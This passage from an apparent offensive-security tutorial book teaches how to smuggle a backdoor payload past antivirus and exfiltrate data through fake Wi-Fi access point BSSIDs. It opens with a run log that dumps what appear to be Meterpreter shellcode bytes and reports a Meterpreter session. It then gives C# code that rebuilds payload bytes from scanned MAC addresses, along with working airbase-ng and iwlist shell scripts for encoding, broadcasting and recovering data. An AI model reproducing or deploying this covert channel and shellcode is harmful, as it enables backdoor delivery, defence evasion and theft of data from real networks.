Detecting BSSID : 00 ff e7 58 6a 00 ESSID : Fake Dumped ==> 100 ffe7586a00
Detecting BSSID : 00 ff e7 58 6a 00 ESSID : Fake ==> 100 ffe7586a00
Detecting BSSID : 00 59 49 c7 c2 f0 ESSID : Fake Dumped ==> 101 5949c7c2f0
Detecting BSSID : 00 b5 a2 56 ff d5 ESSID : Fake Dumped ==> 102 b5a256ffd5
Detecting BSSID : 00 b5 a2 56 ff d5 ESSID : Fake ==> 102 b5a256ffd5
Detecting BSSID : 00 ff 00 ff 00 ff ESSID : Fake
Done.
Running Payload ...
Dumped Payloads :
0: fc4883e4f0 1: e8cc000000 2: 4151415052 3: 51564831d2 4: 65488b5260 5: 488b521848 6: 8b5220480b 7:
d31e9 9: 4831c0ac3c 10: 617c022c20 11: 41c1c90d41 12: 01c1e2ed52 13: 4151488b52 14: 208b423c48 15: 0
0f85 17: 720000000b 18: 8008000000 19: 4885c07467 20: 4801d0508b 21: 4818448b40 22: 204901d0e3 23: 5
4801 25: d64d31c948 26: 31c0ac41c1 27: c90d4101c1 28: 38e075f14c 29: 034c240845 30: 39d175d858 31: 4
418b 33: 0c48448b40 34: 1c4901d041 35: 8b04884801 36: d041584158 37: 5e595a4158 38: 4159415a48 39: 8
4159 41: 5a488b12e9 42: 4bfffffff5d 43: 49be777332 44: 5f33320000 45: 41564989e6 46: 4881eca001 47: 0
0011 49: 5cc0a80132 50: 41544989e4 51: 4c89f141ba 52: 4c722607ff 53: d54c89ea68 54: 0101000059 55: 4
6a05 57: 415e50504d 58: 31e94d31c0 59: 48ffc04889 60: c248ffc048 61: 89c141baea 62: 0fdfe0ffd5 63: 4
89e2 65: 4889f941ba 66: 29a57461ff 67: d585c0740a 68: 49ffce75e5 69: e873000000 70: 4883ec1048 71: 8
5848 73: 89f941ba02 74: d9e85ffffd5 75: 83f8007e55 76: 4883c4205e 77: 89f66a4041 78: 5968001000 79: 0
c941 81: ba58a453e5 82: ffd54889c3 83: 4989c74d31 84: c94989f048 85: 89da4889f9 86: 41ba02d9c8 87: 5
5841 89: 5759680040 90: 000041586a 91: 005a41ba0b 92: 2f0f30ffd5 93: 575941ba75 94: 6e4d61ffd5 95: 4
4801 97: c34829c648 98: 85f675b441 99: ffe7586a00 100: 5949c7c2f0 101: b5a256ffd5 15 sec Waiting...
End time : 3/4/2017 4:52:02 AM
Bingo Meterpreter session by BSSID and WIFI Traffic ;>
D:\BSSID\NativePayload_BSSID\Demo>
```

Picture 7:

## Important Points for Code :

in this section of code you can have BSSID list on AIR via `wlanface.Scan()`; Wireless Access Points scanning .

```
foreach (WlanClient.WlanInterface wlanface in client.Interfaces)
{
    try
    {
        System.Threading.Thread.Sleep(1000);
        Wlan.WlanBssEntry[] BSSLIST = wlanface.GetNetworkBssList();
        try
        {
            wlanface.Scan();
        }
        catch (Exception x1)
        {
            Console.WriteLine("x1: " + x1.Message);
        }
    }
}
```

in this section of code with `Temp_filter` you can Find your Target "Fake AP" so with color's you can figure out which one of your Output was for which Section of code .

```
Detecting BSSID : 00 59 54 0C 4A CC ESSID : Fake
Detecting BSSID : 00 F9 9C 1B 00 AB ESSID : Fake
```

```
item.dot11Bssid == > 00 59 54 0C 4A CC
item.dot11Ssid == > Fake
```

```
foreach (Wlan.WlanBssEntry item in BSSLIST)
{
    string temp_filter = GetStringForSSID(item.dot11Ssid);
    if (temp_filter == filter_bssid)
    {
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.Write("Detecting BSSID :");
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

```
Console.ForegroundColor = ConsoleColor.Cyan;
foreach (var item2 in item.dot11Bssid)
{
    Console.WriteLine(" {0}", item2.ToString("x2"));
    Temp_BSSID += item2.ToString("x2");
}
Console.ForegroundColor = ConsoleColor.DarkCyan;
Console.WriteLine(" ESSID :");
Console.WriteLine(" " + GetStringForSSID(item.dot11Ssid));
}
```

Now in this section of code I want to talk about this Code `byte[] _X_Bytes = new byte[MacAddress.Capacity * 5];`

```
byte[] _X_Bytes = new byte[MacAddress.Capacity * 5];
int b = 0;
foreach (string X_item in MacAddress)
{
    for (int i = 0; i <= 8; )
    {
        _X_Bytes[b] = Convert.ToByte("0x" + X_item.ToString().Substring(i, 2), 16);
        b++;
        i++; i++;
    }
}
```

and why I used "MacAddress.Capacity \* 5" : because each MAC Address has 5 bytes of your Meterpreter Payload so if you have 3 Mac-Address it means you have 3 \* 5 = 15 Bytes of Payload.

Mac Addresses :

00 59 54 0C 4A CC == > 00 + "59 54 0C 4A CC" is your payload.

00 0C 36 F0 82 A7 == > 00 + "0C 36 F0 82 A7" is your payload.

00 FC 04 B0 99 10 == > 00 + "FC 04 B0 99 10" is your payload.

Your 15 Bytes Payload : 59 54 0C 4A CC 0C 36 F0 82 A7 FC 04 B0 99 10

## Linux systems and DATA Transferring - Exfiltration via BSSID by Wireless Traffic - PART1

in this time I want to talk about Linux without using "C# Code" for this method so in this case we have 2 Linux systems for Transferring or Exfiltration DATA via BSSID and Wireless Traffic.

Exfiltration meaning : how you can Upload/Download DATA from one system to another systems via Wireless Traffic WITHOUT User-pass (on AIR).


Before everything you can see in "Picture 8" my test for this method with using Script on one Linux system with 2 Wireless Network cards "Wlan0" and "Wlan2".

**Note:** "Wlan2mon" is Monitor Mode for "Wlan2" , you can have this Mode with this Command :

**Command :** `airmon-ng start wlan2`

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)



Picture 8:

as you can see in "Picture 8" we have DATA.txt file and for Exfiltration this File via Wireless Traffic first of all you should check this String with this command "Using xxd":

with "xxd" you can chunk these bytes for this string via "-c" in this case you should chunk this file to 5 bytes so your command should be "xxd -c 5".

why 5 bytes ?

```
root@kali:~# echo "Exfiltration DATA via BSSID-Wireless Traffic" > DATA.txt
```

```
root@kali:~# cat DATA.txt | xxd -c 5
```

```
00000000: 4578 6669 6c Exfil
00000005: 7472 6174 69 trati
0000000a: 6f6e 2044 41 on DA
0000000f: 5441 2076 69 TA vi
00000014: 6120 4253 53 a BSS
00000019: 4944 2d57 69 ID-Wi
0000001e: 7265 6c65 73 rele
00000023: 7320 5472 61 s Tra
00000028: 6666 6963 0a ffic.
```

Injecting Bytes to BSSID :

```
00000000: 4578 6669 6c Exfil == 5 Bytes => 00 + 45:78:66:69:6c Exfil == MAC-Address BSSID => 00:45:78:66:69:6c
00000005: 7472 6174 69 trati == 5 Bytes => 00 + 74:72:61:74:69 trati == MAC-Address BSSID => 00:74:72:61:74:69
```

Problem for injecting bytes to MAC Addresses :

```
root@kali:~# echo "Exfiltration DATA via BSSID-Wireless Traffic 01" > DATA1.txt
```

```
root@kali:~# cat DATA1.txt | xxd -c 5
```

```
00000000: 4578 6669 6c Exfil
00000005: 7472 6174 69 trati
0000000a: 6f6e 2044 41 on DA
0000000f: 5441 2076 69 TA vi
00000014: 6120 4253 53 a BSS
00000019: 4944 2d57 69 ID-Wi
0000001e: 7265 6c65 73 rele
00000023: 7320 5472 61 s Tra
00000028: 6666 6963 20 ffic
0000002d: 3031 0a 01.
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

as you can see with file DATA1.txt we have Problem , because OUR "RED color" String with 5 bytes will have something like this :

Injecting Bytes to BSSID :

```
0000002d: 3031 0a 01.
0000002d: 3031 0a xx yy 01.XY == 5 Bytes => 00 + 30:31:0a:xx:yy 01.xy == MAC-Address BSSID => 00:30:31:0a:xx:yy
```

Fixing Problem : your [String.length + 1 % 5 = 0] "should be equal 0 Always"

"Exfiltration DATA via BSSID-Wireless Traffic 0100".length = 49 + 1 = 50 / 5 ==> 10 lines or 10 BSSIDs or [(10 \* (5 bytes)) - 1]

what is this "+ 1" ?

it means (your bytes) + "0a"

```
0000002d: 3031 3030 0a 0100.
```

```
root@kali:~# echo "Exfiltration DATA via BSSID-Wireless Traffic 0100" > DATA.txt
```

```
root@kali:~# cat DATA.txt | xxd -c 5
```

```
00000000: 4578 6669 6c Exfil
00000005: 7472 6174 69 trati
0000000a: 6f6e 2044 41 on DA
0000000f: 5441 2076 69 TA vi
00000014: 6120 4253 53 a BSS
00000019: 4944 2d57 69 ID-Wi
0000001e: 7265 6c65 73 releS
00000023: 7320 5472 61 s Tra
00000028: 6666 6963 20 ffic
0000002d: 3031 3030 0a 0100.
```

Injecting Bytes to BSSID :

```
0000002d: 3031 3030 0a 0100.
0000002d: 3031 30300a 0100. == 5 Bytes => 00 + 30:31:30:30:0a 0100. == MAC-Address BSSID => 00:30:31:30:30:0a
```

**Transfer DATA/Payload via BSSID and Wireless Traffic (Linux only) Step by step :**

now I want to explain this method via Script step by step so I made 4 Simple Scripts for doing this method on linux without using C#.

**Step 0:** Creating Wlan Monitor Mode for Fake Access Point (Client side)

first of all you need to create Fake AP via Monitor Mode by "airmon-ng" command

**Command :** airmon-ng start wlan0

with this command you will have "Wlan0mon" Network interface "Monitor Mode"

**Step 1** (Client side) :

now with "Client\_Exfiltration\_via\_FakeAP.sh" Script you can Injecting Payloads to MAC-Address or BSSID for Fake AP.

**How ?**

With this script you can have "New Script" to create Fake AP :

**Syntax :** ./Client\_Exfiltration\_via\_FakeAP.sh "Data.txt" "Fake\_AP\_Name" "Wlan0mon" > "New Script.sh"

**Data.txt :** this is your payload file for exfiltration and Injecting text to MAC-Addresses

**Fake\_AP\_Name :** this is your name for Fake AP

**Wlan0mon :** this is your Name for Wlan "Monitor Mode" in this case "Wlan0mon"

# Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

## Client Exfiltration via FakeAP.sh

```
#!/bin/sh
echo " #!/bin/sh"
for bytes in `xxd -p -c 5 $1 | sed 's/./&:/g'`;
do
  Exfil=`echo $bytes | sed 's/:$/ /'`
  text=`echo $Exfil | xxd -r -p`
  echo "#Injecting text: \"\$text\" to Mac via BSSID 00:$Exfil for FAKE AccessPoint: \"$2
  echo "airbase-ng -a \" 00:$Exfil \" --essid\" $2 \" -I 10 -0 \"$3 \" ;"
  echo
done
```

as you can see in "Picture 9" you can have New Script via "Client\_Exfiltration\_via\_FakeAP.sh" with name "Client\_Script.sh".

```
./Client_Exfiltration_via_FakeAP.sh Data.txt Fake Wlan0mon > Client_Script.sh
chmod 775 Client_Script.sh
```



```
root@kali:~/Demo# ls
Client_Exfiltration_via_FakeAP.sh Client_killAP.sh DATA.txt
root@kali:~/Demo# cat DATA.txt
Exfiltration DATA via BSSID-Wireless Traffic
root@kali:~/Demo# cat DATA.txt | xxd -c 5
00000000: 4578 6669 6c Exfil
00000005: 7472 6174 69 trati
0000000a: 6f6e 2044 41 on DA
0000000f: 5441 2076 69 TA vi
00000014: 6120 4253 53 a BSS
00000019: 4944 2d57 69 ID-Wi
0000001e: 7265 6c65 73 reles
00000023: 7320 5472 61 s Tra
00000028: 6666 6963 0a ffic.
root@kali:~/Demo# ifconfig | grep wlan
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
root@kali:~/Demo# ./Client_Exfiltration_via_FakeAP.sh DATA.txt Fake wlan0mon > Client_Script.sh
root@kali:~/Demo# cat Client_Script.sh | grep -e air -e Inj
#Injecting text: "Exfil" to Mac via BSSID 00:45:78:66:69:6c for FAKE AccessPoint: Fake
airbase-ng -a 00:45:78:66:69:6c --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "trati" to Mac via BSSID 00:74:72:61:74:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:74:72:61:74:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "on DA" to Mac via BSSID 00:6f:6e:20:44:41 for FAKE AccessPoint: Fake
airbase-ng -a 00:6f:6e:20:44:41 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "TA vi" to Mac via BSSID 00:54:41:20:76:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:54:41:20:76:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "a BSS" to Mac via BSSID 00:61:20:42:53:53 for FAKE AccessPoint: Fake
airbase-ng -a 00:61:20:42:53:53 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "ID-Wi" to Mac via BSSID 00:49:44:2d:57:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:49:44:2d:57:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "reles" to Mac via BSSID 00:72:65:6c:65:73 for FAKE AccessPoint: Fake
airbase-ng -a 00:72:65:6c:65:73 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "s Tra" to Mac via BSSID 00:73:20:54:72:61 for FAKE AccessPoint: Fake
airbase-ng -a 00:73:20:54:72:61 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "ffic" to Mac via BSSID 00:66:66:69:63:0a for FAKE AccessPoint: Fake
airbase-ng -a 00:66:66:69:63:0a --essid Fake -I 10 -0 wlan0mon ;
root@kali:~/Demo#
```

Picture 9:

and this is your output from "Step 1" Command.

## Client\_Script.sh

```
#!/bin/sh
#Injecting text: "Exfil" to Mac via BSSID 00:45:78:66:69:6c for FAKE AccessPoint: Fake
airbase-ng -a 00:45:78:66:69:6c --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "trati" to Mac via BSSID 00:74:72:61:74:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:74:72:61:74:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "on DA" to Mac via BSSID 00:6f:6e:20:44:41 for FAKE AccessPoint: Fake
airbase-ng -a 00:6f:6e:20:44:41 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "TA vi" to Mac via BSSID 00:54:41:20:76:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:54:41:20:76:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "a BSS" to Mac via BSSID 00:61:20:42:53:53 for FAKE AccessPoint: Fake
airbase-ng -a 00:61:20:42:53:53 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "ID-Wi" to Mac via BSSID 00:49:44:2d:57:69 for FAKE AccessPoint: Fake
airbase-ng -a 00:49:44:2d:57:69 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "reles" to Mac via BSSID 00:72:65:6c:65:73 for FAKE AccessPoint: Fake
airbase-ng -a 00:72:65:6c:65:73 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "s Tra" to Mac via BSSID 00:73:20:54:72:61 for FAKE AccessPoint: Fake
airbase-ng -a 00:73:20:54:72:61 --essid Fake -I 10 -0 wlan0mon ;
#Injecting text: "ffic" to Mac via BSSID 00:66:66:69:63:0a for FAKE AccessPoint: Fake
airbase-ng -a 00:66:66:69:63:0a --essid Fake -I 10 -0 wlan0mon ;
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

**Step 1-1** (Client side) :

now you have this new Script "**Client\_Script.sh**" and you can run this new script **Client\_Script.sh** with this Syntax :

```
./Client_Script.sh | grep started
```

Note : after step 1-1 you will see Fake Access-Point with Name "Fake" with First Injected BSSID "00:45:78:66:69:6c".

**Step 2** (Client side) :

now this "**Client\_Script.sh**" is ready and executed but for Transferring DATA via Wireless Traffic on AIR you need to Execute this Script with another Script called "**Client\_killAP.sh**"

## Client\_killAP.sh


```
#!/bin/bash
c=1
while [ $c -le $1 ]
do
  sleep 10 ;
  killall airbase-ng ;
  echo $c " Killing airbase-ng Process Done";
  ((c++))
done
```

with this Script your airbase-ng Process will kill by "killall" Command every "10 Sec" , it means your Fake Access-Point BSSID will change Every "10 Sec" also it means your Payloads will Send on AIR every "10 Sec" via "wlan2mon".

So in this "Step 2" your Command syntax is : **./Client\_killAP.sh "Time-Seconds"**

```
./Client_killAP.sh 10
```

as you can see in "Picture 10" first you should execute **Client\_Script.sh** then you can execute **Client\_killAP.sh**



```
root@kali: ~/Demo
root@kali: ~/Demo# ./Client_Script.sh | grep started
03:09:34 Access Point with BSSID 00:45:78:66:69:66 started
./Client_Script.sh: line 3: 5332 Terminated
--essid Fake -I 10 -0 wlan0mon
03:09:46 Access Point with BSSID 00:74:72:61:74:66 started
./Client_Script.sh: line 6: 5363 Terminated
--essid Fake -I 10 -0 wlan0mon
03:09:56 Access Point with BSSID 00:6F:6E:20:44:41 started
./Client_Script.sh: line 9: 5389 Terminated
--essid Fake -I 10 -0 wlan0mon
03:10:06 Access Point with BSSID 00:54:41:20:76:69 started
./Client_Script.sh: line 12: 5417 Terminated
9 --essid Fake -I 10 -0 wlan0mon
03:10:16 Access Point with BSSID 00:61:20:42:53:53 started
./Client_Script.sh: line 15: 5443 Terminated
3 --essid Fake -I 10 -0 wlan0mon
03:10:26 Access Point with BSSID 00:49:44:2D:57:69 started
./Client_Script.sh: line 18: 5469 Terminated
9 --essid Fake -I 10 -0 wlan0mon
03:10:36 Access Point with BSSID 00:72:65:6C:65:73 started
./Client_Script.sh: line 21: 5497 Terminated
3 --essid Fake -I 10 -0 wlan0mon
03:10:46 Access Point with BSSID 00:73:20:54:72:61 started
./Client_Script.sh: line 24: 5522 Terminated
1 --essid Fake -I 10 -0 wlan0mon
03:10:56 Access Point with BSSID 00:66:66:69:63:0A started
./Client_Script.sh: line 27: 5550 Terminated
a --essid Fake -I 10 -0 wlan0mon
root@kali: ~/Demo#
```

```
~/test/demo# ifconfig wlan0 up
~/test/demo# ./Server_iwlist_Scan.sh 10 mytemp.txt | grep -e Dumpe
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
iwlist AP List Dumped to file mytemp.txt
AP List saved in Output.txt file
~/test/demo# ./Server_GetData via_BSSID.sh output.txt
00:45:78:66:69:6C 00:74:72:61:74:69 ==> Exfiltra
74:69 00:6F:6E:20:44:41 00:54: ==> tion DAT
41:20:76:69 00:61:20:42:53:53 ==> A via BSS
00:49:44:2D:57:69 00:1E:58:82: ==> ID-WiFi
41:8A 00:72:65:6C:65:73 00:73: ==> A@reless
20:54:72:61 00:66:66:69:63:0A ==> Traffic
[;]) your Injected Bytes via Mac Addresses:
00:45:78:66:69:6C 00:74:72:61:74:69 00:6F:6E:20:44:41 00:54:41:20:76:69 00:61:
44:2D:57:69 00:1E:58:82:41:8A 00:72:65:6C:65:73 00:73:20:54:72:61 00:66:66:69:
[;o] your Data :
Exfiltration DATA via BSSID-Wireless Traffic
~/test/demo#
```

Picture 10:

## Step 2-1 (Server side) :

Now in this step you should execute this script "**Server\_iwlist\_Scan.sh**".

With This script you will have list of APs via Scanning Access-Points on AIR by "**iwlist**" Command.

### Server\_iwlist\_Scan.sh

```
#!/bin/sh
x=1
while [ $x -le $1 ]
do
echo $x
((x++))
echo `iwlist 'wlan0' 'scan' | grep -e "Address: 00:"` >> $2 ;
echo "iwlist AP List Dumped to file" $2;
sleep 6 ;
done
fold -w37 $2 > output.txt ;
echo "AP List saved in output.txt file"
echo
cat output.txt
```

**Important Points** : important Points for this Code "**Server\_iwlist\_Scan.sh**" are 3 Sections :

1. `echo `iwlist 'wlan0' 'scan' | grep -e "Address: 00:"` >> $2 ;`

with this code you can have Access-Points List via Scanning on Air by iwlist command but this Section is very important "`| grep -e "Address: 00:"`" because we need just those BSSIDs of list with this Condition : if started with "Address: 00:" so we need this filter to Detecting Correct BSSIDs.

2. `sleep 6 ;`

this sleep time was good for my test but you can change it because your Client Side Script will work with Sleeping with time "10 sec delay" for changing each Fake BSSID. So in my opinion your Delay or sleep time for Scanning Access-Points on Air should be something between 6 up to 8.

3. `fold -w37 $2 > output.txt ;`

with this code you will Insert "\n" after each "37" char also saving this result to output.txt file , it means you will chunk your Result from "iwlist".

As you can see in "Picture 10" we have this Command in "server side"

```
./Server_iwlist_Scan.sh retry_number TempFile.txt
```

